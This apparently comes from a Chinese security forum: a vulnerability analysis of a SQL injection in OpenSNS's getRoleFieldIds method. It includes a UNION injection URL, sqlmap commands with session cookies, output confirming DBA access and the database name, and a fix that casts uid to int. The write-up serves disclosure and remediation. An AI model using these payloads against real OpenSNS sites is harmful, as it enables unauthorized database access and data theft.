登录

OpenSNS SQL注入(二)


Onlywait / 2019-07-19 09:46:00 / 浏览数 4768 安全技术 漏洞分析 顶(0) 踩(0)

0x01 前言

OpenSNS是基于OneThink的轻量级社交化用户中心框架，系统秉持简约的设计风格，注重交流，为用户提供了一套轻量级的社交方案。OpenSNS前身是“ThinkOX”，2
OpenSNS采用PHP+MYSQL构建的一款有“身份”的开源免费SNS社交系统，适用于多种社会关系。
OpenSNS采用thinkphp框架编写。系统的设计遵循高内聚低耦合，允许管理员自由开启关闭功能模块。不仅如此，OpenSNS还内置了一个功能扩展商店，可以一键在线
OpenSNS目前有大量的国内开发者，云市场也上架了大量的第三方功能模块和主题应用，使OpenSNS可以同时满足各行各业的社交需求。

0x02 代码分析


跟踪到./Application/Ucenter/Controller/IndexController.class.php中的getExpandInfo方法



```
131     public function getExpandInfo($uid = null, $profile_group_id = null)
132     {
133         $profile_group_list = $this->_profile_group_list($uid);
134         foreach ($profile_group_list as &$val) {
135             $val['info_list'] = $this->_info_list($val['id'], $uid);
136         }
137         $this->assign('profile_group_list', $profile_group_list);
138     }
```

133 Line: 调用当前类中的_profile_group_list方法并将$uid传入其中


跟踪到./Application/Ucenter/Controller/IndexController.class.php中的_profile_group_list方法



```
145     public function _profile_group_list($uid = null)
146     {
147 
148         $profile_group_list = array();
149         $fields_list = $this->getRoleFieldIds($uid);
150         if ($fields_list) {
151             $fields_group_ids = D('FieldSetting')->where(array('id' => array('in',
                    $fields_list), 'status' => '1'))->field('profile_group_id')->select
                    ();
152             if ($fields_group_ids) {
153                 $fields_group_ids = array_unique(array_column($fields_group_ids, '
                        profile_group_id'));
154                 $map['id'] = array('in', $fields_group_ids);
155 
156                 if (isset($uid) && $uid != is_login()) {
157                     $map['visiable'] = 1;
158                 }
159                 $map['status'] = 1;
160                 $profile_group_list = D('field_group')->where($map)->order('sort
                        asc')->select();
161             }
162         }
163         return $profile_group_list;
164     }
```

149 Line:调用当前类中的getRoleFieldIds方法并且将$uid传入其中

跟踪到./Application/Ucenter/Controller/IndexController.class.php中的getRoleFieldIds方法




```
166     private function getRoleFieldIds($uid = null)
167     {
168         $roleid = M('member')->where('uid=' . $uid)->field('show_role')->select();
169         $role_id = $roleid[0]['show_role'];
170         $fields_list = S('Role_Expend_Info_' . $role_id);
171         if (!$fields_list) {
172             $map_role_config = getRoleConfigMap('expend_field', $role_id);
173             $fields_list = D('RoleConfig')->where($map_role_config)->getField('
                    value');
174             if ($fields_list) {
175                 $fields_list = explode(',', $fields_list);
176                 S('Role_Expend_Info_' . $role_id, $fields_list, 600);
177             }
178         }
179         return $fields_list;
180     }
```

168 Line: 将传入的$uid拼接到SQL语句中

0x03 调试

漏洞出现在getRoleFieldIds方法中的168行，调试开始咯！




```php
    private function getRoleFieldIds($uid = null)
    {
        $roleid = M('member')->where('uid=' . $uid)->field('show_role')->select();
        print M('member')->getlastsql();
        print "<pre>";
        print_r($roleid);
        exit;
        $role_id = $roleid[0]['show_role'];
        $fields_list = S('Role_Expend_Info_' . $role_id);
        if (!$fields_list) {
            $map_role_config = getRoleConfigMap('expend_field', $role_id);
            $fields_list = D('RoleConfig')->where($map_role_config)->getField('
                value');
            if ($fields_list) {
                $fields_list = explode(',', $fields_list);
                S('Role_Expend_Info_' . $role_id, $fields_list, 600);
            }
        }
        return $fields_list;
    }
```

localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)%20union%20select%20(user())

```
SELECT `show_role` FROM `ocenter_member` WHERE ( uid=1) union select (user() )

Array
(
    [0] => Array
        (
            [show_role] => 1
        )

    [1] => Array
        (
            [show_role] => root@localhost
        )

)
```


0x04 漏洞复现

1、账号注册



localhost/index.php?s=/ucenter/member/register.html

2、登陆



localhost/index.php?s=/ucenter/config/index.html

基本资料 个人资料 开发者资料

邮箱 system@only-wait.com 修改邮箱

昵称 onlywait

性别 ○ 男 ○ 女 ● 保密


所在地 上海市 市辖区 闵行区

个性签名 dsadsad

保存


3、祭出神器SQLMAP

sqlmap.py -u "http://localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)*--+" --cookie "PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136;opensns_OX_LOGGED_USER=HYnkRzJxTkdgAdhKfVfkJ8n4kjemH%3DgWJU16IaiiFhglB7
--dbms "mysql" --batch




```
[21:46:39] [INFO] testing 'MySQL inline queries'
[21:46:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[21:46:39] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[21:47:10] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[21:47:16] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n] Y
[21:47:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:47:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
r (potential) technique found
[21:47:27] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
[21:47:57] [WARNING] there is a possibility that the target (or WAF/IPS/IDS) is dropping 'suspicious' requests
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:80/index.php?s=/ucenter/index/getExpandInfo&uid=1)  AND SLEEP(5)--+
---
[21:48:58] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[21:48:58] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'

[*] shutting down at 21:48:58

E:\tool\sqlmap>
```

sqlmap.py -u "http://localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)*--+" --cookie "PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136;opensns_OX_LOGGED_USER=HYnkRzJxTkdgAdhKfVfkJ8n4kjemH%3DgWJU16IaiiFhglB7
--dbms "mysql" --batch --is-dba




```
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[22:13:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:80/index.php?s=/ucenter/index/getExpandInfo&uid=1)  AND SLEEP(5)--+
---
[22:13:02] [INFO] testing MySQL
[22:13:37] [WARNING] turning off pre-connect mechanism because of connection time out(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[22:13:37] [INFO] confirming MySQL
[22:13:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
[22:14:09] [INFO] adjusting time delay to 1 second due to good response times
[22:14:15] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[22:14:15] [INFO] testing if current user is DBA
[22:14:15] [INFO] fetching current user
[22:14:15] [INFO] retrieved: root@localhost
current user is DBA:    True
[22:20:00] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'

[*] shutting down at 22:20:00
```

```
sqlmap.py -u "http://localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)*--+" --cookie "PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7;
UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7;
CNZZDATA1254932726=287816123-1562732483-%7C1562738136;opensns_OX_LOGGED_USER=HYnkRzJxTkdgAdhKfVfkJ8n4kjemH%3DgWJU16IaiiFhglB7
--dbms "mysql" --batch --current-db
```



```
[09:16:51] [WARNING] there is a possibility that the target (or WAF/IPS/IDS) is dropping 'suspicious' requests
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: http://localhost:80/index.php?s=/ucenter/index/getExpandInfo&uid=1) AND SLEEP(5)--+
---
[09:17:52] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[09:17:52] [INFO] fetching current database
[09:17:52] [INFO] retrieved:
[09:17:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[09:19:22] [INFO] adjusting time delay to 2 seconds due to good response times
open
[09:22:45] [ERROR] invalid character detected. retrying..
[09:22:45] [WARNING] increasing time delay to 3 seconds
sns
current database:    'opensns'
[09:25:52] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'

[*] shutting down at 09:25:52

E:\tool\sqlmap>
```

0x04 漏洞修复



```php
    private function getRoleFieldIds($uid = null)
    {
        $roleid = M('member')->where('uid=' . (int)$uid)->field('show_role')->
            select();
        $role_id = $roleid[0]['show_role'];
        $fields_list = S('Role_Expend_Info_' . $role_id);
        if (!$fields_list) {
            $map_role_config = getRoleConfigMap('expend_field', $role_id);
            $fields_list = D('RoleConfig')->where($map_role_config)->getField('
                value');
            if ($fields_list) {
                $fields_list = explode(',', $fields_list);
                S('Role_Expend_Info_' . $role_id, $fields_list, 600);
            }
        }
        return $fields_list;
    }
```

点击收藏 | 1 关注 | 1

上一篇：Bugbounty: 在Bol.c... 下一篇：路由器漏洞分析系列（1）：路由器固...

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板